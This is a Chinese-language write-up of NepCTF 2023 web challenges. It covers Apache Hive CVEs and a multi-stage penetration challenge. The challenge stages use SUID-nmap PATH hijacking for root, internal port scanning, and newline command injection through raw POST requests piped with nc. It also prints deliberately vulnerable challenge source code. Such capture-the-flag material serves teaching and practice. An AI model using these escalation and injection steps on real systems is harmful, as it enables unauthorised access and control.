

# NepCTF 2023 WP

## Web

### Hive it

这道题考察的点有两个一个是对于给出源码的审计，还有一个是对漏洞的分析

首先我们拿到题目给的附件，根据题目描述

在<https://www.murphysec.com/>对附件进行扫描

The screenshot shows the Murphysec interface with the file 'hive(1).zip' selected. The top bar displays the file name and a progress bar indicating the scan is 39% complete. Below the bar, there are tabs for '缺陷组件', '许可证风险', 'SBOM清单', and '漏洞列表'. The '漏洞列表' tab is active, showing a table of vulnerabilities:

漏洞名称	漏洞编号	POC	攻击成本	影响范围
Apache Commons HttpClient Amazon FPS 输入验证错误漏洞	CVE-2012-5783	无	高	极小
Apache HttpClient 中间人攻击漏洞	CVE-2012-6153	无	高	广
Apache Hive authorization框架安全漏洞	CVE-2015-7621	无	高	-
Eclipse Jetty 信息泄露漏洞	CVE-2015-2080	有	低	-
Google protobuf 缓冲区错误漏洞	CVE-2015-5237	无	低	-
Apache Zookeeper 安全漏洞	CVE-2017-5637	有	低	-
Netty和Play Framework 输入验证错误漏洞	CVE-2015-2156	无	高	-
Apache Hive JDBC驱动程序SQL注入漏洞	CVE-2018-1282	无	高	一般
Apache Hive 任意文件读取漏洞	CVE-2018-1284	无	高	小

可以看到扫描出了很多相关的漏洞

然后结合题目名称和代码审计，我们最终把目标锁定到这两个cve上

This screenshot shows the same Murphysec interface as above, but with two specific vulnerabilities highlighted in yellow: 'Apache Hive JDBC驱动程序SQL注入漏洞' (CVE-2018-1282) and 'Apache Hive 任意文件读取漏洞' (CVE-2018-1284). These are the two vulnerabilities identified as the target for further analysis.

```
// In The Hack Env, u needs to get a real token
if (!Objects.equals(token, b: "hit_silly_Drunkbaby")) {
    throw new Exception("Invalid Token");
}
JSONArray results = QueryService.connection(command);
String s=results.toString();
model.addAttribute(s: "results", s);
return "index";
}
```

根据源码我们可以看出，要想进行sql语句的任意执行，我们先要获取到正确的token，然后结合我们刚才扫描的结果，还有以下的源码，可以通过sql注入的方式进行利用

```
checkInputFilter checkInputFilter = new checkInputFilter();
if (checkInputFilter.checkInputXXE(name)) {
    throw new Exception("Input is not valid");
}
if ("1".equals(type)) {
    ps = con.prepareStatement(sql: "select token from `"+ tableName + "` where `name`=?");
    ps.setBinaryStream(parameterIndex: 1, new ByteArrayInputStream(name.getBytes()));
} else {
    ps = con.prepareStatement(sql: "select token from `"+ tableName + "` where `name`=?");
    ps.setString(parameterIndex: 1, name);
}

ResultSet rs = ps.executeQuery();
StringBuilder res = new StringBuilder("");
```

在这个地方可以进行sql注入的漏洞利用，获取到正确的token

然后在获取到token之后，就可以去执行任意sql查询

# CVE-2018-1284 Detail

## Description

In Apache Hive 0.6.0 to 2.3.2, malicious user might use any xpath UDFs (xpath/xpath\_string/xpath\_boolean/xpath\_number/xpath\_double/xpath\_float/xpath\_long/xpath\_int/xpath\_short) to expose the content of a file on the machine running HiveServer2 owned by HiveServer2 user (usually hive) if hive.server2.enable.doAs=false.

Severity	CVSS Version 3.x	CVSS Version 2.0
<b>CVSS 3.x Severity and Metrics:</b>		
 NIST: NVD	Base Score: 3.7 LOW	Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
<i>NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.</i>		
<i>Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.</i>		

在这个地方我们可以看一下有关于CVE-2018-1284的漏洞描述，是由于配置不当造成的xpath相关的UDF造成的xxe任意文件读取漏洞

如果想要继续深究的话可以看看漏洞修复的相关commit

<https://github.com/apache/hive/commit/f80a38ae1174553022deae4f8774918401d9756d>

鉴于这道题的nday性质，就不公开写poc了，如果对题目还有其他疑惑的话，可以私聊出题人一起讨论

## 独步天下

### 前言

sockets5代理文章如下

[利用Venom+Proxifier来实现内网流量代理 – 天下大木头 \(wjlshare.com\)](#)

建议是采用venom+BP的socks代理来实现内网转发，标准WP只写了手动计算发包的操作。

本题二三阶段存在非预期直接提权到root，由于本人配置不当导致。

第一阶段是qemu，对于qemu的IO转发我采用的是xineted守护进程，这个守护进程的启动是通过root用户启动一个启动脚本。

该脚本未进行降权操作，所有用户均可写入，导致了在反弹shell到docker内覆写/bin/bash后，nc localhost 8888 可直接提权到root。

### 解题步骤：

#### 第一阶段：

nc连接，得到shell，是在qemu内部起的虚拟机。

# 我们被夹在云层之间 - Vicky宣宣

```
root@HRP-GOD ~/WEB-COM/docker
> docker ps
CONTAINER/ID IMAGE COMMAND CREATED STATUS PORTS
NAMES
3316d3cada2e docker_app "/bin/sh -c 'service..." 32 seconds ago Up 32 seconds 0.0.0.0:32774->32774
, :::32774->8888/tcp docker_app_1

root@HRP-GOD ~/WEB-COM/docker
> nc 127.0.0.1 32774
/app/run.sh: 16: /app/run.sh: cannot create /proc/sys/net/ipv4/ip_forward: Read-only file system
Set 'ip_forward' persistent and owned by uid 0
device br0 already exists; can't create bridge with the same name
device tap0 is already a member of a bridge; can't enslave it to bridge br0.
RTNETLINK answers: File exists
[ 1.332279] fail to initialize stp_kvm
Boot took 2.51 seconds
/$ ls && id
ls && id
bin etc home lib linuxrc root sys usr
dev flag init lib64 proc sbin tmp
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
/$
```

正常思路先看看init文件

```
cat init
#!/bin/sh

mkdir /tmp
mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
mount -t tmpfs none /tmp
mdev -s
echo -e "Boot took $(cut -d' ' -f1 /proc/uptime) seconds"

chmod 740 /flag

setsid /bin/cttyhack setuidgid 1000 /bin/sh


umount /proc
umount /tmp

poweroff -d 0 -f
```

没有挂载任何驱动，flag不可读，有tmp目录，还是常规渗透思路进行提权，尝试suid提权。

dev不可写那就报错输出到tmp

```
find / -perm -u=s -type f 2>/tmp/tmp
```



```
/ $ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/sh: can't create /dev/null: Permission denied
/ $ find / -perm -u=s -type f 2>/tmp/tmp
find / -perm -u=s -type f 2>/tmp/tmp
/bin/nmap
/ $
```

发现nmap带有suid，运行下试试看，可以发现传参报错ports-alive没有权限执行，猜测nmap会去调用ports-alive，直接打一手环境变量

但是这里我提供一个下载脚本，如果经验不足的可以下载下来看看是什么用IDA看看

```
1 from pwn import *
2 r = remote('127.0.0.1',32768)
3 r.recvuntil("$ ")
4 r.sendline('base64 /bin/nmap')
5 r.recvuntil('base64 /bin/nmap')
6 response = r.recvall(timeout=2).decode()
7 encoded_file_content = response.split('/ $', 1)[0].strip()
8 with open('./nmap', 'wb') as f:
9     f.write(base64.b64decode(encoded_file_content))
10 r.close()
```

可以很明显的看见了setuid和setgid都是0直接用root身份权限去运行ports-alive也可以想到打环境变量

```
1 int __cdecl main(int argc, const char *argv, const char *envp)
2 {
3     char *v4; // rdx
4     const char v5; // [rsp+0h] [rbp-410h]
5     int i; // [rsp+1Ch] [rbp-3F4h]
6     _WORD v7[8]; // [rsp+20h] [rbp-3F0h] BYREF
7     char v8[984]; // [rsp+30h] [rbp-3E0h] BYREF
8     unsigned __int64 v9; // [rsp+408h] [rbp-8h]
9
10    v5 = argv;
11    v9 = __readfsqword(0x28u);
12    if ( argc <= 1 )
13        return 1;
14    strcpy((char *)v7, "ports-alive ");
15    HIBYTE(v7[6]) = 0;
16    v7[7] = 0;
```

```
17 v4 = v8;
18 memset(v8, 0, sizeof(v8));
19 for ( i = 1; i < argc; ++i )
20 {
21     argv = (const char *)v5[i];
22     j_strcat_ifunc(v7, argv);
23     v4 = (char *)j_strlen_ifunc(v7);
24     *(_WORD *)((char *)v7 + (_QWORD)v4) = 32;
25 }
26 setuid(0LL, argv, v4);
27 setgid(0LL);
28 system(v7);
29 return 0;
30 }
```



成功提权

```
1 echo "/bin/sh">>/tmp/ports-alive
2 chmod 777 /tmp/ports-alive
3 export PATH=/tmp:$PATH
4 env
5 nmap 1
```

对不起~ 我改不了~

```
chmod 777 /tmp/ports-alive
/ $ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
/ $ env
env
SHLVL=2
HOME=/
TERM=linux
PATH=/tmp:/sbin:/usr/sbin:/bin:/usr/bin
PWD=/
/ $ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
/ $ env
env
SHLVL=2
HOME=/
TERM=linux
PATH=/tmp:/tmp:/sbin:/usr/sbin:/bin:/usr/bin
PWD=/
/ $ nmap 1
nmap 1
/ # id
id
uid=0(root) gid=0(root) groups=1000(pwn)
/ #
```

现在抓取flag和读取下ports-alive的内容

混蛋的骡 生来无有

```
/ # cat /Flag
cat /Flag
假作真时真亦假,真作假时假亦真
flag{Everything_is_illusory}/ # cat /bin/ports-alive
cat /bin/ports-alive
#!/bin/bash

# 获取网段起始IP地址
get_start_ip() {
    local ip="$1"
    local subnet="$2"
    local IFS
    IFS='.'
    set -- $ip
    local oct1=${1}
    local oct2=${2}
    local oct3=${3}
    local oct4=${4}
    local start_oct4=$(( oct4 & subnet ))
    echo "$oct1.$oct2.$oct3.$start_oct4"
}

# 获取网段结束IP地址
get_end_ip() {
    local ip="$1"
```

flag

假作真时真亦假,真作假时假亦真

flag{Everything\_is\_illusory}

第二阶段

1 ports-alive

```
2
3 #!/bin/bash
4
5 get_start_ip() {
6     ip="$1"
7     subnet="$2"
8     IFS='.'
9     set -- $ip
10    oct1=$1
11    oct2=$2
12    oct3=$3
13    oct4=$4
14    start_oct4=$(( oct4 & subnet ))
15    echo "$oct1.$oct2.$oct3.$start_oct4"
16 }
17
18 get_end_ip() {
19     ip="$1"
20     subnet="$2"
21     IFS='.'
22     set -- $ip
23     oct1=$1
24     oct2=$2
25     oct3=$3
26     oct4=$4
27     end_oct4=$(( (oct4 & subnet) | (255 - subnet) ))
28     echo "$oct1.$oct2.$oct3.$end_oct4"
29 }
30
31 ip2long() {
32     IFS='.'
33     set -- $1
34     echo $(( ($1<<24) + ($2<<16) + ($3<<8) + $4 ))
35 }
36
37 long2ip() {
38     echo $($1>>24).$($1>>16&255).$($1>>8&255).$($1&255)
39 }
40
41
42 if [ "$(id -u)" != "0" ]; then
43     echo "此脚本需要以root权限运行"
44     exit 1
45 fi
46
47 if [ $# -lt 3 ]; then
48     echo "请提供目标主机或目标网段、起始端口和结束端口作为脚本参数"
```

```
49      exit 1
50 fi
51
52 target=$1
53 start_port=$2
54 end_port=$3
55
56 if echo "$target" | grep -q "/"; then
57     # 目标是网段
58     echo "扫描目标: $target"
59     target_ip=$(echo "$target" | cut -d '/' -f 1)
60     subnet=$(echo "$target" | cut -d '/' -f 2)
61     start_ip=$(get_start_ip "$target_ip" "$subnet")
62     end_ip=$(get_end_ip "$target_ip" "$subnet")
63     echo "起始IP地址: $start_ip"
64     echo "结束IP地址: $end_ip"
65
66     # 定义并行处理的最大并发数
67     max_processes=10
68
69     # 进行端口扫描和存活检测
70     seq "$(ip2long "$start_ip")" "$(ip2long "$end_ip")" | while read -r ip; do
71         {
72             current_ip=$(long2ip "$ip")
73             for port in $(seq "$start_port" "$end_port"); do
74                 (nc -z -w 1 "$current_ip" "$port") >/tmp/tt 2>&1 && echo "IP地址
75                 done
76             } &
77             # 限制并行处理的数量
78             if [ $(jobs | wc -l) -ge "$max_processes" ]; then
79                 wait
80             fi
81         done
82         wait
83
84 else
85     # 目标是单个主机
86     echo "扫描目标: $target"
87     target_ip=$target
88
89     # 进行端口扫描和存活检测
90     for port in $(seq "$start_port" "$end_port"); do
91         (nc -z -w 1 "$target_ip" "$port") >/tmp/tt 2>&1 && echo "IP地址 $target_-
92     done
93 fi
```

可以发现已经成功拿到第一个flag了，而且ports-alive是端口和网段存活检测脚本，结合题目介绍是渗透题，开始进行网段扫描看看有什么web服务

The terminal window shows the following output:

```
cd /sbin  
/sbin # find ifconfig  
find ifconfig  
ifconfig  
/sbin # ./ifconfig  
./ifconfig  
eth0      Link encap:Ethernet HWaddr 52:54:00:12:34:56  
          inet addr:192.168.200.2 Bcast:192.168.200.255 Mask:255.255.255.0  
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:0 (0.0 B) TX bytes:656 (656.0 B)  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:65536 Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)  
  
/sbin #
```

A banner at the top of the terminal reads: "you go out for fun, tell me, where?" and "如果你想出去玩的话 会去哪里?".

获取到 ip，执行脚本如下,考虑到qemu内存有限，一个个网段手动试试看

```
./ports-alive 192.168.200.1 0 100
```

但是会发现一直说not found是因为我们这里只有sh但是头标记是bash，我们用echo替换

```
echo '#!/bin/sh' | cat - ports-alive > temp && mv temp ports-alive  
chmod 777 ./ports-alive
```

The terminal window shows the following output:

```
Ohh the places you'll go  
/bin # ./ports-alive 192.168.200.1 0 100...你要去的地方  
./ports-alive 192.168.200.1 0 100  
扫描目标: 192.168.200.1  
IP地址 192.168.200.1 的端口 80 是开放的  
IP地址 192.168.200.1 的端口 82 是开放的  
/bin #
```

网段192.168.200.1的80和82是开放的，我们都分别正常的发送get包试试看，先看看82

```
echo -e "GET / HTTP/1.1\r\nHost: 192.168.200.1\r\n\r\n" | nc 192.168.200.1 82
```

回显如下，可以看见82是一个python运行的摄像头控制台服务，在里面有上传文件的功能和ping功能，看见ping直接想到命令执行绕过

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 6764
4 Server: Werkzeug/2.0.3 Python/3.6.9
5 Date: Wed, 21 Jun 2023 08:53:25 GMT
6
7 <!DOCTYPE html>
8 <html lang="en">
9
10 <head>
11     <meta charset="UTF-8">
12     <meta name="viewport" content="width=device-width, initial-scale=1.0">
13     <title>摄像头控制台</title>
14
15     <!-- AdminLTE CSS -->
16     <link rel="stylesheet" href="/static/AdminLTE/dist/css/adminlte.min.css">
17
18     <!-- Font Awesome Icons -->
19     <link rel="stylesheet" href="/static/AdminLTE/plugins/fontawesome-free/css/a
20
21     <!-- Google Font: Source Sans Pro -->
22     <link href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,
23 </head>
24
25 <body class="hold-transition sidebar-mini">
26     <div class="wrapper">
27         <!-- Navbar -->
28         <nav class="main-header navbar navbar-expand navbar-white navbar-light">
29             <ul class="navbar-nav">
30                 <li class="nav-item">
31                     <a class="nav-link" data-widget="pushmenu" href="#" role="bu
32                 </li>
33             </ul>
34         </nav>
35         <!-- /.navbar -->
36
37         <!-- Main Sidebar Container -->
38         <aside class="main-sidebar sidebar-dark-primary elevation-4">
39             <a href="#" class="brand-link">
40                 <span class="brand-text font-weight-light">摄像头控制台</span>
```

```
41      </a>
42
43      <div class="sidebar">
44          <nav class="mt-2">
45              <ul class="nav nav-pills nav-sidebar flex-column" data-widge
46                  <li class="nav-item">
47                      <a href="#" class="nav-link active">
48                          <i class="nav-icon fas fa-video"></i>
49                          <p>摄像头</p>
50
51                      </a>
52                  </li>
53              </ul>
54          </nav>
55      </div>
56
57      <!-- Content Wrapper. Contains page content -->
58      <div class="content-wrapper">
59          <section class="content-header">
60              <div class="container-fluid">
61                  <div class="row mb-2">
62                      <div class="col-sm-6">
63                          <h1>摄像头</h1>
64                      </div>
65                  </div>
66              </div>
67          </section>
68
69          <section class="content">
70              <div class="container-fluid">
71                  <div class="row">
72                      <div class="col-md-8">
73                          <div class="card">
74                              <div class="card-header">
75                                  <h3 class="card-title">实时画面</h3>
76                              </div>
77                              <div class="card-body">
78                                  <div class="row">
79                                      <div class="col-md-6">
80                                          <div class="input-group">
81                                              <input type="text" class="form-c
82                                              <button class="btn btn-primary">
83
84
85
86
87          <div class="row mt-4">
88              <div class="col-md-12">
```

```
88   
92 <div class="col-md-12">  
93 <h4>头像预览</h4>  
94   
96 </div>  
97 </div>  
98 </div>  
99 </div>  
100 <div class="col-md-4">  
101 <div class="card">  
102 <div class="card-header">  
103 <h3 class="card-title">网络测试</h3>  
104 </div>  
105 <div class="card-body">  
106 <form action="/ping" method="post" id="ping-form">  
107 <div class="mb-3">  
108 <label for="ip_address" class="form-label">IP 地址: </label>  
109 <input type="text" class="form-control" id="ip_address" name="ip_address" placeh  
110 </div>  
111 <button type="submit" class="btn btn-primary">Ping</button>  
112 </form>  
113 <div id="ping-result" class="mt-4"></div>  
114 </div>  
115 </div>  
116 <div class="card">  
117 <div class="card-header">  
118 <h3 class="card-title">上传头像</h3>  
119 </div>  
120 <div class="card-body">  
121 <form action="/upload_avatar" method="post" enctype="multipart/form-data" id="up  
122 <div class="mb-3">  
123 <label for="file" class="form-label">选择头像文件: </label>  
124 <input type="file" class="form-control" id="file" name="file" accept="image/png"  
125 </div>  
126 <button type="submit" class="btn btn-primary">上传</button>  
127 </form>  
128 </div>  
129 </div>  
130 </div>  
131 </div>  
132 </div>  
133 </section>  
134 </div>
```

```
135 <!-- /.content-wrapper -->
136 <footer class="main-footer">
137 <div class="float-right d-none d-sm-inline">
138 版本 1.0
139 </div>
140 <strong>摄像头控制台 © 2023</strong>
141 </footer>
142 </div>
143 <!-- ./wrapper -->
144 <!-- jQuery -->
145 <script src="/static/AdminLTE/plugins/jquery/jquery.min.js"></script>
146 <!-- Bootstrap 4 -->
147 <script src="/static/AdminLTE/plugins/bootstrap/js/bootstrap.bundle.min.js"></sc
148 <!-- AdminLTE App -->
149 <script src="/static/AdminLTE/dist/js/adminlte.min.js"></script>
150 <!-- Camera Update -->
151 <script>
152 $('#update-camera').click(function() {
153 $('#camera-img').attr('src', $('#camera-url').val());
154 });
155 </script>
156 <!-- Ping Result -->
157 <script>
158 $('#ping-form').submit(function(e) {
159 e.preventDefault();
160 $.ajax({
161 type: "POST",
162 url: "/ping",
163 data: $('#ping-form').serialize(),
164 success: function(response) {
165 $('#ping-result').html('<div class="alert alert-success" role="alert">' + respon
166 },
167 error: function(xhr, status, error) {
168 $('#ping-result').html('<div class="alert alert-danger" role="alert">' + xhr.res
169 }
170 });
171 }); // Upload Avatar
172 $('#upload-avatar-form').submit(function(e) {
173 e.preventDefault();
174 var formData = new FormData(this);
175 $.ajax({
176 type: "POST",
177 url: "/upload_avatar",
178 data: formData,
179 contentType: false,
180 processData: false,
181 success: function(response) {
```

```
182 $('#avatar-img').attr('src', '/static/uploads/' + response);
183 $('#upload-avatar-form')[0].reset();
184 alert('头像上传成功');
185 },
186 error: function(xhr, status, error) {
187 alert('头像上传失败: ' + xhr.responseText);
188 }
189 });
190 });
191 </script>
192
193 </body>
194 </html>/bin
```

对着ip\_address参数发送post包回车绕过执行ls看看

```
1 echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length:
24\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded;
charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer:
http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language:
zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection:
close\r\n\r\nip_address=127.0.0.1\rls" | nc 192.168.200.1 82
```

注意手动计算下content-length和参数的长度

```
1 /tmp # $ echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Lengt
2 [DEBUG] Sent 0x18b bytes:
3     'echo -e "POST /ping HTTP/1.1\\r\\nHost: 192.168.200.1:82\\r\\nContent-Lengt
4 [DEBUG] Received 0x1 bytes:
5     'H'
6 H[DEBUG] Received 0x26b bytes:
7     'HTTP/1.0 200 OK\r'
8     '\r\n'
9     'Content-Type: text/html; charset=utf-8\r'
10    '\r\n'
11    'Content-Length: 432\r'
12    '\r\n'
13    'Server: Werkzeug/2.0.3 Python/3.6.9\r'
14    '\r\n'
15    'Date: Thu, 20 Jul 2023 16:34:19 GMT\r'
16    '\r\n'
17    '\r'
18    '\r\n'
```

```
19 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\r\n'
20 '64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.033 ms\r\n'
21 '64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms\r\n'
22 '\r\n'
23 '--- 127.0.0.1 ping statistics ---\r\n'
24 '2 packets transmitted, 2 received, 0% packet loss, time 1025ms\r\n'
25 'rtt min/avg/max/mdev = 0.033/0.041/0.049/0.008 ms\r\n'
26 'app.py\r\n'
27 'bzImage\r\n'
28 'ctf.xinetd\r\n'
29 'flag\r\n'
30 'identity\r\n'
31 'identity.c\r\n'
32 'libping.so\r\n'
33 'passwd\r\n'
34 'ping.c\r\n'
35 'rootfs.cpio\r\n'
36 'run.sh\r\n'
37 'start.sh\r\n'
38 'static\r\n'
39 'templates\r\n'
40 '/tmp # '
```

可以发现这里有identity.c ping.c 和一些小脚本，这过程省略，直接抓取identity.c 和app.py

```
1 echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length:
36\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded;
charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer:
http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language:
zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection:
close\r\n\r\n\r\nip_address=127.0.0.1\ncat identity.c" | nc 192.168.200.1 82
```

```
1 echo -e "POST /ping HTTP/1.1\r\nHost: 192.168.200.1:82\r\nContent-Length:
32\r\nAccept: */*\r\nContent-Type: application/x-www-form-urlencoded;
charset=UTF-8\r\nOrigin: http://192.168.200.1:82\r\nReferer:
http://192.168.200.1:82/\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language:
zh-CN,zh;q=0.9,en;q=0.8\r\nCookie:\r\nConnection:
close\r\n\r\n\r\nip_address=127.0.0.1\ncat app.py" | nc 192.168.200.1 82
```

源码获取如下

app.py

```
1 from flask import Flask, render_template, request, url_for, redirect
2 import os
3 import ctypes
4 import ctypes.util
5 import time
6 os.environ['FLASK_ENV'] = 'production'
7 app = Flask(__name__)
8 app.config['UPLOAD_FOLDER'] = './'
9
10 lib_name='./libping.so'
11 def load_ping_library():
12     # 加载共享库
13     mylib = ctypes.CDLL(lib_name)
14     return mylib
15
16 mylib = load_ping_library()
17
18 @app.route('/')
19 def index():
20     return render_template('index.html')
21
22 @app.route('/ping', methods=['POST'])
23 def ping():
24     global mylib
25     ip_address = request.form['ip_address']
26     result = ctypes.create_string_buffer(4096)
27     mylib.ping(ip_address.encode('utf-8'), result)
28     return result.value.decode('utf-8')
29
30 @app.route('/upload_avatar', methods=['POST'])
31 def upload_avatar():
32     if request.headers.get('X-Forwarded-For') != '127.0.0.1':
33         return "You are not allowed to upload files from this IP address." + " Y"
34     if 'file' not in request.files:
35         return redirect(request.url)
36     file = request.files['file']
37     if file.filename == '':
38         return redirect(request.url)
39     if not allowed_file(file.filename):
40         return 'Invalid file format. Only PNG files are allowed.'
41     # 限制文件大小为 5KB
42     MAX_FILE_SIZE = 5 * 1024
43     if len(file.read()) > MAX_FILE_SIZE:
44         return 'File too large. Maximum size is 5KB.'
45     # 将文件保存到服务器
46     file.seek(0) # 重置文件读取指针
47     file.save(os.path.join(app.config['UPLOAD_FOLDER'], 'avatar.png'))
```

```
48     return redirect(url_for('index'))
49
50 def allowed_file(filename):
51     return '.' in filename and filename.rsplit('.', 1)[1].lower() == 'png'
52
53 if __name__ == '__main__':
54     app.run(host='0.0.0.0', port=82, debug=False, use_reloader=False)
```

## identity.c

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <fcntl.h>
5 #include <string.h>
6 #include <errno.h>
7 #include <sched.h>
8 #include <unistd.h>
9 #include <sys/syscall.h>
10 #include <linux/seccomp.h>
11 #include <openssl/md5.h>
12 #include <sys/resource.h>
13 #include <sys/types.h>
14 #include <sys/stat.h>
15 #include <fcntl.h>
16 #include <string.h>
17 #include <errno.h>
18 #include <sys/ioctl.h>
19 #include <net/if.h>
20 #include <netinet/in.h>
21 #include <arpa/inet.h>
22 #include <stdint.h>
23 //gcc -o test1 test1.c -lcrypto -lm -lrt
24 void init_dir() {
25     int fd=open("/home/ctf/sandbox/",O_RDONLY);
26     if(fd<2) {
27         exit(0);
28     }
29     MD5_CTX ctx;
30     char md5_res[17]="";
31     char key[100]="NEPCTF_6666";
32     char sandbox_dir[100]="/home/ctf/sandbox/";
33     char dir_name[100]="/home/ctf/sandbox/";
34     FILE *new_pip;
35     int i;
```

```
36     setbuf(stdin, NULL);
37     setbuf(stdout, NULL);
38     setbuf(stderr, NULL);
39     struct rlimit r;
40     r.rlim_max = r.rlim_cur = 0;
41     setrlimit(RLIMIT_CORE, &r);
42     memset(key, 0, sizeof(key));
43     MD5_Init(&ctx);
44     MD5_Update(&ctx, key, strlen(key));
45     MD5_Final(md5_res, &ctx);
46     for (int i = 0; i < 16; i++)
47         sprintf(&(dir_name[i*2 + 18]), "%02hhx", md5_res[i]&0xff);
48     char cmd[100];
49
50     mkdir(dir_name, 0755);
51     if (chdir(dir_name)==-1) {
52         puts("chdir err, exiting\n");
53         exit(1);
54     }
55     sprintf(cmd,"%s%s","chmod 777 ",dir_name);
56     system(cmd);
57     mkdir("bin", 0777);
58     mkdir("lib", 0777);
59     mkdir("lib64", 0777);
60     mkdir("lib/x86_64-linux-gnu", 0777);
61     system("cp /bin/bash bin/sh");
62     system("cp /lib/x86_64-linux-gnu/libdl.so.2 lib/x86_64-linux-gnu/");
63     system("cp /lib/x86_64-linux-gnu/libc.so.6 lib/x86_64-linux-gnu/");
64     system("cp /lib/x86_64-linux-gnu/libtinfo.so.5 lib/x86_64-linux-gnu/");
65     system("cp /lib64/ld-linux-x86-64.so.2 lib64/");
66     if (chroot(".")) == -1) {
67         puts("chroot err, exiting\n");
68         exit(1);
69     }
70 }
71 void command(int server_socket,int client_socket) {
72     char buf[0x666];
73     memset(buf,0,0x666);
74     write(client_socket,"Tmp-Command:",sizeof("Tmp-Command:"));
75     read(client_socket, buf, 0x10);
76     setgid(1001);
77     setuid(1001);
78     popen(buf, "w");
79 }
80 int get_ip_address(const char *interface_name, char *ip_address) {
81     int sockfd;
82     struct ifreq ifr;
```

```
83 // Create a socket
84 sockfd = socket(AF_INET, SOCK_DGRAM, 0);
85 if (sockfd < 0) {
86     perror("Socket creation failed");
87     return -1;
88 }
89 // Set the interface name in the ifreq structure
90 strncpy(ifr.ifr_name, interface_name, IFNAMSIZ - 1);
91 ifr.ifr_name[IFNAMSIZ - 1] = '\0';
92 // Get the IP address using the SIOCGIFADDR ioctl request
93 if (ioctl(sockfd, SIOCGIFADDR, &ifr) == -1) {
94     perror("ioctl failed");
95     close(sockfd);
96     return -1;
97 }
98 close(sockfd);
99 // Convert the binary IP address to a human-readable string
100 struct sockaddr_in *addr = (struct sockaddr_in *)&ifr.ifr_addr;
101 strcpy(ip_address, inet_ntoa(addr->sin_addr));
102 return 0;
103 }
104 int main(int argc, char **argv) {
105     init_dir();
106     int flag=1;
107     // Server setup
108     int server_socket, client_socket;
109     struct sockaddr_in server_addr, client_addr;
110     socklen_t client_len = sizeof(client_addr);
111     // Create socket
112     server_socket = socket(AF_INET, SOCK_STREAM, 0);
113     if (server_socket < 0) {
114         perror("Socket creation failed");
115         exit(0);
116     }
117     // Set up server address
118     memset(&server_addr, 0, sizeof(server_addr));
119     server_addr.sin_family = AF_INET;
120     server_addr.sin_addr.s_addr = INADDR_ANY;
121     server_addr.sin_port = htons(9999);
122     // Bind socket to address and port
123     if (bind(server_socket, (struct sockaddr *)&server_addr, sizeof(server_addr))
124         perror("Bind failed");
125         exit(0);
126     }
127     // Listen for incoming connections
128     if (listen(server_socket, 1) < 0) {
129         perror("Listen failed");
```

```

130         exit(0);
131     }
132     printf("Server is listening on port 9999...\n");
133     // Accept connection from client
